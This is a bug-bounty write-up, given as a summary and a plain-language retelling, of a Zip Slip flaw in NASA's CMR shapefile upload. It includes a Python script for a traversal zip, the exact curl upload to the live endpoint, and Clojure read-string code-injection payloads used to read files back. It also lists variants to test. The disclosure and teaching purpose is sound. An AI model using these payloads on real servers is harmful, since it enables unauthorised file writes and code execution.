I Wrote a File on a NASA Server With a 132-Byte Zip
The NASA CMR shapefile upload endpoint extracted ZIP entries without validating their names, allowing path traversal. An unauthenticated attacker could write arbitrary files outside the temporary extraction directory, potentially leading to code execution.

medium.com
Published on medium.com
NASA
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
NASA's Common Metadata Repository (CMR) at cmr.earthdata.nasa.gov is the search backend for Earthdata. It is open source, which is why the researcher spent the time reading code rather than guessing at endpoints.
One feature stood out: you can search by uploading a shapefile, and shapefiles usually come as a zip. That means the server accepts a zip from anyone on the internet and extracts it. The extraction happens in the search API, and no login is needed to reach it.

The bug is a Zip Slip: a zip entry whose name contains .. is written outside the temporary extraction directory.
Setup
No account, role or authentication was required. The researcher worked from the open-source code and used Python to build the malicious archive and curl to deliver it. The proof of writing relied on a separate bug the researcher had already found on the same server, a Clojure read-string injection reachable through the facets_size parameter, which acted as a yes/no oracle. The report gives no version numbers for CMR or its dependencies.
Finding it
The extraction code lives in search-app/src/cmr/search/services/parameters/converters/shapefile.clj:
(defn unzip-file[source](let [target-dir (Files/createTempDirectory "Shapes" (into-array FileAttribute []))](with-open [zip (ZipFile. source)](let [entries (enumeration-seq (.entries zip))target-file (doseq [entry entries :when (not (.isDirectory ^java.util.zip.ZipEntry entry)):let [f (target-file entry)]](io/copy (.getInputStream zip entry) f))))(.toFile target-dir)))
The function creates a temporary directory, enumerates the zip entries, and for each entry that is not a directory it builds a target file and copies the entry's input stream into it. The entry name is appended to the temp folder path and the file is written. Nothing checks the name. Nothing checks the name, so an entry called ../poc.txt resolves to:
/tmp/Shapes12345/../poc.txt -> /tmp/poc.txt
That is a classic Zip Slip.
Exploitation
Step 1: Build the malicious zip
Three lines of Python were enough:
import zipfilewith zipfile.ZipFile("evil.zip", "w") as zf: zf.writestr("../poc.txt", "poc by obaskly")
The archive contains a single entry named ../poc.txt whose contents are the string poc by obaskly. The resulting file is 132 bytes.
Step 2: Upload it to the public search endpoint
curl -X POST "https://cmr.earthdata.nasa.gov/search/collections.json" \ -F "[email protected];type=application/shapefile+zip" \ -F "include_facets=v2" \ -F "page_size=1"
The request posts the zip as the shapefile form field with the type application/shapefile+zip, alongside include_facets=v2 and page_size=1. The server answered with a 400: "Incomplete shapefile: missing .shp file". That error does not matter, because the code extracts everything first and validates afterwards. The file was already on disk by the time the error came back.
Step 3: Cover every backend instance
CMR sits behind a load balancer, so a single upload only reaches one instance. The researcher sent the upload 20 times to hit every instance. The script output records Accepted: 20/20.
Step 4: Prove the file exists
Writing a file blind is easy; proving you wrote it is the hard part, and without proof a bug like this usually gets closed as theoretical. The researcher reused an RCE already found on the same server, where the facets_size parameter went through Clojure's read-string, which runs code inside #=(...). If the result was positive the server returned 200, and if it was negative it returned 400. That gives a yes/no oracle.
To check the file existed:
#=(load-string "(if (.exists (java.io.File. \"/tmp/poc.txt\")) 1 -1)")
The response was a 200, confirming the file was there.
Step 5: Read the file back
To read the contents, the researcher binary searched each character by subtracting a guess from its char code and checking the status:
#=(load-string "(- (int (nth (slurp \"/tmp/poc.txt\") 0)) 63)")
That is about 7 requests per character. The full run:
[*] Zip Slip PoC - NASA CMR Shapefile Upload[1] Creating malicious zip (entry: ../poc.txt)…Zip size: 132 bytes[2] Uploading 20 times (covers load-balanced instances)…Accepted: 20/20[3] Verifying /tmp/poc.txt exists on server…FILE EXISTS! Content: "poc by obaskly"[+] SUCCESS - Zip Slip confirmed. File written outside extraction directory.

The RCE was used only to read the file, never to write it, and the two bugs were reported separately. They live in different code paths, and fixing the RCE would have done nothing about the Zip Slip.
Root cause
The extraction routine trusts the entry name from the uploaded archive. It concatenates the name onto the temp directory path and writes the result without resolving the path or checking that it stays inside the temp folder. Java's File resolves .. normally, so the write escapes the directory. The shapefile validation that produces the 400 runs after extraction, so it does not act as a defence: the write has already happened when the error is returned. The report does not describe any other check that would have caught the traversal.
Impact
The service ran as root, so the researcher could pick any path and any contents. Overwriting the application's JARs, dropping a cron job or editing system files would all have been possible, and that gets you to code execution pretty quickly. If the Docker socket was mounted, a container escape too. The researcher reported it as High. The researcher only wrote one harmless text file to /tmp and cleaned up after testing.
Fix
Resolve the real path and make sure it is still inside the temp folder:
(let [canonical (.getCanonicalPath (File. (.toString target-dir) (str entry)))]
 (when-not (.startsWith canonical (.getCanonicalPath (.toFile target-dir)))
 (throw (Exception. "Zip entry attempts path traversal"))))
Not running the service as root would also have limited the damage a lot.
Variants to test
- Other upload-and-extract features. Any endpoint that accepts a zip and unpacks it server-side is a candidate. A positive result is a file appearing outside the extraction directory, which you can confirm with a read primitive or by observing a later effect of the written file.
- Entry names that dodge naive filters. Try names with
..segments, absolute paths, and nested traversal such asa/../../poc.txt. A positive result is the same escape from the temp directory. - Error responses after extraction. Send an archive that fails validation but still contains a traversal entry. If the file lands despite the 400, validation is happening after extraction, as here.
- Load-balanced targets. Repeat the upload enough times to reach every instance before checking. A positive result is the file present on all of them, not just one.
- Privilege of the service account. If the process runs as root, the same traversal allows overwriting application files, cron entries or system configuration. A positive result is a write to a path outside any directory the service should own.
What happened, in plain words
A security researcher found a way to make a NASA web server save a file of his choosing, on a real production machine, without logging in or having any account. He did it by uploading a tiny zip file, only 132 bytes, through a normal public search feature. The server unpacked the zip and, because of a mistake in how it handled the names inside the zip, wrote the file outside the folder where it was supposed to go. He then proved the file was really there, and reported the problem to NASA.
This article walks through the whole story from zero. You only need to know how to use a browser and a computer. Every technical word is explained the first time it appears, and there is a glossary at the end.
The target: what NASA's CMR is
NASA runs a service called the Common Metadata Repository, or CMR, at cmr.earthdata.nasa.gov. "Metadata" means data about data: a catalogue entry that describes a dataset rather than the dataset itself. CMR is the search backend for Earthdata, NASA's collection of Earth science data. When someone searches Earthdata for satellite images or climate measurements, CMR is the system that answers the search.
"Backend" means the part of a service that does the actual work, sitting behind the pages you see. An API (Application Programming Interface) is the set of addresses and rules a program uses to talk to a backend. Think of a restaurant: the menu and the waiter are the API, the kitchen is the backend. You do not walk into the kitchen yourself; you ask through the waiter. Here, the "waiter" is a web address that accepts requests and returns answers, usually in a machine-readable format called JSON.
CMR is open source, which means its programming code is published for anyone to read. That mattered a lot here. Instead of guessing at addresses and hoping something breaks, the researcher could read the actual instructions the server follows. Reading the recipe is far more efficient than tasting random dishes.
One feature stood out. CMR lets you search by uploading a shapefile. A shapefile is a common format for geographic shapes, such as the outline of a country or the path of a river, and it usually travels as a zip archive because it is really a bundle of several files. A zip archive is a single file that contains other files, compressed, like a box with several items packed inside. So the server accepts a zip from anyone on the internet and unpacks it. That is exactly the kind of feature a security researcher wants to look at, because it means untrusted input from a stranger is being processed on the server.
The extraction happens in the search API, and no login is needed to reach it. "Extraction" means unpacking the zip: taking the files out of the box and putting them on disk.
The bug is called a Zip Slip. The name describes it well: a file inside the zip "slips" out of the folder where it should have landed, because its name contains a path that points somewhere else. Specifically, a zip entry whose name contains .. is written outside the temporary extraction directory.
Setup: what the researcher needed
No account, role or authentication was required. Authentication is the process of proving who you are, usually with a username and password. Because the feature was open to everyone, the researcher did not need to pretend to be anyone.
He worked from the open-source code, used Python to build the malicious archive, and used curl to deliver it. Python is a programming language that is easy to read; here it was used only to create a zip file. curl is a command-line tool that sends web requests, the same kind your browser sends, but from a terminal and with full control over the details.
The proof that the file had really been written relied on a separate bug the researcher had already found on the same server. That second bug was a Clojure read-string injection reachable through a parameter called facets_size. Clojure is the programming language CMR is written in. read-string is a Clojure function that turns text into a data structure, and it has a dangerous feature: text written as #=(...) is not just read, it is executed as code. So a parameter that was supposed to hold a number could instead carry code, and the server would run it. That gave the researcher a yes/no oracle: a way to ask the server one question at a time and get back a simple yes or no, based on whether the response was a success or an error.
The report gives no version numbers for CMR or its dependencies, so there is nothing to list here.
Finding it: reading the code
The extraction code lives in a file called search-app/src/cmr/search/services/parameters/converters/shapefile.clj.
(defn unzip-file[source](let [target-dir (Files/createTempDirectory "Shapes" (into-array FileAttribute []))](with-open [zip (ZipFile. source)](let [entries (enumeration-seq (.entries zip))target-file (doseq [entry entries :when (not (.isDirectory ^java.util.zip.ZipEntry entry)):let [f (target-file entry)]](io/copy (.getInputStream zip entry) f))))(.toFile target-dir)))
Line by line, in plain words:
(defn unzip-file[source] ...)defines a function namedunzip-filethat takes one input,source, which is the uploaded zip.(Files/createTempDirectory "Shapes" ...)creates a brand new temporary directory, a scratch folder whose name starts withShapes, for this one request. "Temporary" means it is meant to be thrown away afterwards.(with-open [zip (ZipFile. source)] ...)opens the uploaded zip and promises to close it when done, like opening a box and making sure you close the lid.(enumeration-seq (.entries zip))lists every item inside the zip, one after another.(doseq [entry entries :when (not (.isDirectory ...)) ...] ...)loops over those items and skips any that are folders, so only real files are handled.(target-file entry)builds the destination path for each item: it takes the name stored inside the zip and sticks it onto the temp folder path.(io/copy (.getInputStream zip entry) f)copies the item's contents from inside the zip into that destination file.(.toFile target-dir)returns the temp folder as a file object.
The important part is that the entry name is appended to the temp folder path and the file is written. Nothing checks the name. In Java, a File object does not check for ... In everyday terms, .. means "go up one folder", the same way cd .. does in a terminal. So an entry called ../poc.txt resolves to:
/tmp/Shapes12345/../poc.txt -> /tmp/poc.txt
Read that arrow as "is really the same place as". The path starts inside the scratch folder Shapes12345, then .. climbs one level up to /tmp, and the file lands there instead. /tmp is a shared scratch area on Linux systems. That is a classic Zip Slip.
Exploitation
Step 1: Build the malicious zip
Three lines of Python were enough:
import zipfilewith zipfile.ZipFile("evil.zip", "w") as zf: zf.writestr("../poc.txt", "poc by obaskly")
Line by line:
import zipfileloads Python's built-in zip library, so the script can create archives.with zipfile.ZipFile("evil.zip", "w") as zf:opens a new file calledevil.zipfor writing ("w"), and calls itzfinside the block. Thewithform closes the file automatically at the end.zf.writestr("../poc.txt", "poc by obaskly")adds one item to the archive. The item's name is../poc.txt, and its contents are the textpoc by obaskly.
The archive contains a single entry named ../poc.txt whose contents are the string poc by obaskly. The resulting file is 132 bytes. That is tiny. The point is that the danger is not in the size of the file but in the name written inside it.
Step 2: Upload it to the public search endpoint
curl -X POST "https://cmr.earthdata.nasa.gov/search/collections.json" \ -F "[email protected];type=application/shapefile+zip" \ -F "include_facets=v2" \ -F "page_size=1"
Line by line:
curlis the tool sending the request.-X POSTsays the request is a POST, the kind of request a browser uses when you submit a form, as opposed to simply loading a page."https://cmr.earthdata.nasa.gov/search/collections.json"is the address being called: the search endpoint for collections, asking for JSON output.-F "[email protected];type=application/shapefile+zip"attaches a file as a form field namedshapefile. The@means "read this from the local file", and the type tells the server it is a shapefile zip.-F "include_facets=v2"and-F "page_size=1"add two ordinary form fields, the kind of extra settings a search form might send.
The request posts the zip as the shapefile form field with the type application/shapefile+zip, alongside include_facets=v2 and page_size=1. The server answered with a 400: "Incomplete shapefile: missing .shp file". A 400 is an HTTP status code meaning "bad request": the server is saying the input was not acceptable. That error does not matter, because the code extracts everything first and validates afterwards. The file was already on disk by the time the error came back. This is the key lesson: an error message tells you the request failed, not that nothing happened.
Step 3: Cover every backend instance
CMR sits behind a load balancer. A load balancer is a traffic director: it receives requests and spreads them across several identical servers, called instances, so no single machine is overwhelmed. Think of a supermarket with several tills and one queue that sends each customer to whichever till is free. A single upload only reaches one instance, so the researcher sent the upload 20 times to hit every instance. The script output records Accepted: 20/20, meaning all 20 uploads were taken in.
Step 4: Prove the file exists
Writing a file blind is easy; proving you wrote it is the hard part. "Blind" here means you cannot see the server's disk, so you have no direct view of the result. Without proof, a bug like this usually gets closed as theoretical, because the person handling the report has no reason to believe anything happened.
The researcher reused the RCE already found on the same server. RCE stands for remote code execution: the ability to make a server run code you supply. In that bug, the facets_size parameter went through Clojure's read-string, which runs code inside #=(...). If the result was positive the server returned 200, and if it was negative it returned 400. A 200 is the status code for success. That gives a yes/no oracle: one request, one bit of information.
To check the file existed:
#=(load-string "(if (.exists (java.io.File. \"/tmp/poc.txt\")) 1 -1)")
Line by line:
#=(...)tells Clojure to evaluate what follows as code, not just read it as data.load-stringtakes a piece of text and runs it as Clojure code.(.exists (java.io.File. "/tmp/poc.txt"))asks the file system whether a file at/tmp/poc.txtexists. The answer is true or false.(if ... 1 -1)turns that answer into a number:1if the file exists,-1if it does not.
Because a positive result produces a 200 and a negative one produces a 400, the status code alone answers the question. The response was a 200, confirming the file was there.
Step 5: Read the file back
To read the contents, the researcher used a binary search on each character. A binary search is the guessing game where you halve the possibilities each time: is it higher or lower? Here the trick was to subtract a guess from the character's numeric code and check the status. Every character a computer stores has a number, called its character code. The sign of the result tells the researcher whether the real code is above or below the guess. About seven such questions pin down one character.
#=(load-string "(- (int (nth (slurp \"/tmp/poc.txt\") 0)) 63)")
Line by line:
#=(...)again means "run this as code".slurpreads the whole contents of a file into a string.(nth ... 0)picks the character at position 0, which is the first character.(int ...)turns that character into its numeric code.(- ... 63)subtracts the guess 63 from that number.
That is about 7 requests per character. The full run:
[*] Zip Slip PoC - NASA CMR Shapefile Upload[1] Creating malicious zip (entry: ../poc.txt)…Zip size: 132 bytes[2] Uploading 20 times (covers load-balanced instances)…Accepted: 20/20[3] Verifying /tmp/poc.txt exists on server…FILE EXISTS! Content: "poc by obaskly"[+] SUCCESS - Zip Slip confirmed. File written outside extraction directory.
Read as a sequence of steps:
[*] Zip Slip PoC - NASA CMR Shapefile Uploadis the script's title. A PoC, proof of concept, is a small demonstration that a bug is real.[1] Creating malicious zip (entry: ../poc.txt)…Zip size: 132 bytesshows the archive being built and its size.[2] Uploading 20 times (covers load-balanced instances)…Accepted: 20/20shows the uploads and that all were accepted.[3] Verifying /tmp/poc.txt exists on server…FILE EXISTS! Content: "poc by obaskly"shows the check and the file's contents read back.[+] SUCCESS - Zip Slip confirmed. File written outside extraction directory.is the conclusion.
The RCE was used only to read the file, never to write it, and the two bugs were reported separately. They live in different code paths, and fixing the RCE would have done nothing about the Zip Slip.
Root cause
The extraction routine trusts the entry name from the uploaded archive. It concatenates the name onto the temp directory path and writes the result without resolving the path or checking that it stays inside the temp folder. "Resolving" means turning a path with .. in it into the real, final location. Java's File resolves .. normally, so the write escapes the directory. The shapefile validation that produces the 400 runs after extraction, so it does not act as a defence: the write has already happened when the error is returned. The report does not describe any other check that would have caught the traversal.
Impact
Impact means what an attacker could actually do with the bug. The service ran as root. Root is the all-powerful administrator account on Linux; a program running as root can read and change anything on the machine. So the researcher could pick any path and any contents. Overwriting the application's JARs (Java archive files, the packaged program itself), dropping a cron job (a scheduled task the system runs automatically, like an alarm that triggers a command), or editing system files would all have been possible, and that gets you to code execution pretty quickly. If the Docker socket was mounted, a container escape too. Docker is software that runs programs in isolated boxes called containers; the socket is the control channel to it, and if a program inside a container can reach it, it can often break out of the box.
The researcher reported it as High. Severity labels like High are how reports are ranked so the most serious ones get attention first. The researcher only wrote one harmless text file to /tmp and cleaned up after testing, which is the careful way to demonstrate a bug without causing damage.
Fix
Resolve the real path and make sure it is still inside the temp folder:
(let [canonical (.getCanonicalPath (File. (.toString target-dir) (str entry)))]
 (when-not (.startsWith canonical (.getCanonicalPath (.toFile target-dir)))
 (throw (Exception. "Zip entry attempts path traversal"))))
Line by line:
(let [canonical ...] ...)creates a name,canonical, for a value used in the rest of the block.(.getCanonicalPath (File. ...))asks Java for the real, fully resolved path of the intended destination, with every..already worked out.(when-not (.startsWith canonical (.getCanonicalPath (.toFile target-dir))) ...)checks whether that real path still begins with the real path of the temp folder. If it does not, the file is trying to escape.(throw (Exception. "Zip entry attempts path traversal"))stops the request with an error instead of writing the file.
In everyday terms: before putting anything away, check that the final address is still inside the building. If it is not, refuse.
Not running the service as root would also have limited the damage a lot.
Variants to test
If you ever look at a similar feature, these are the directions worth trying. Each one lists what a positive result looks like.
- Other upload-and-extract features. Any endpoint that accepts a zip and unpacks it server-side is a candidate. A positive result is a file appearing outside the extraction directory, which you can confirm with a read primitive or by observing a later effect of the written file.
- Entry names that dodge naive filters. Try names with
..segments, absolute paths, and nested traversal such asa/../../poc.txt. A positive result is the same escape from the temp directory. - Error responses after extraction. Send an archive that fails validation but still contains a traversal entry. If the file lands despite the 400, validation is happening after extraction, as here.
- Load-balanced targets. Repeat the upload enough times to reach every instance before checking. A positive result is the file present on all of them, not just one.
- Privilege of the service account. If the process runs as root, the same traversal allows overwriting application files, cron entries or system configuration. A positive result is a write to a path outside any directory the service should own.
Glossary
- API: the set of addresses and rules a program uses to talk to a backend service, like a menu and waiter between you and the kitchen.
- Authentication: proving who you are, usually with a username and password.
- Backend: the part of a service that does the real work, behind the pages you see.
- Binary search: a guessing method that halves the possibilities each time by asking "higher or lower?".
- Character code: the number a computer uses internally to store a letter or symbol.
- Clojure: the programming language CMR is written in.
- CMR: NASA's Common Metadata Repository, the search backend for Earthdata.
- Container: an isolated box in which a program runs, managed by software such as Docker.
- Container escape: breaking out of a container to reach the machine underneath.
- cron job: a scheduled task the system runs automatically at set times.
- curl: a command-line tool for sending web requests.
- Docker socket: the control channel to the Docker software; reaching it can allow a container escape.
- Extraction: unpacking a zip archive and writing its files to disk.
- 400: an HTTP status code meaning the server considered the request bad.
- 200: an HTTP status code meaning success.
- Impact: what an attacker could actually do with a bug.
- Instance: one of several identical servers behind a load balancer.
- JAR: a Java archive file, the packaged form of a Java program.
- JSON: a simple text format for structured data, commonly used by APIs.
- Load balancer: a traffic director that spreads requests across several servers.
- Metadata: data about data, such as a catalogue entry describing a dataset.
- Open source: code that is published for anyone to read.
- Oracle (yes/no): a way to ask a system one question at a time and get a simple yes or no back.
- PoC: proof of concept, a small demonstration that a bug is real.
- POST: the kind of web request a browser sends when you submit a form.
- Python: an easy-to-read programming language, used here to build a zip file.
- RCE: remote code execution, the ability to make a server run code you supply.
- read-string: a Clojure function that turns text into data, and which executes text written as
#=(...). - Root: the all-powerful administrator account on Linux.
- Shapefile: a common format for geographic shapes, usually delivered as a zip of several files.
- Status code: the number a server returns with each response to say how it went, such as 200 or 400.
- Temporary directory: a scratch folder meant to be thrown away after use.
- Validation: checking that input is acceptable before acting on it.
- Zip archive: a single file containing other files, compressed.
- Zip Slip: a bug where a file inside a zip has a name containing
..and is written outside the intended folder.



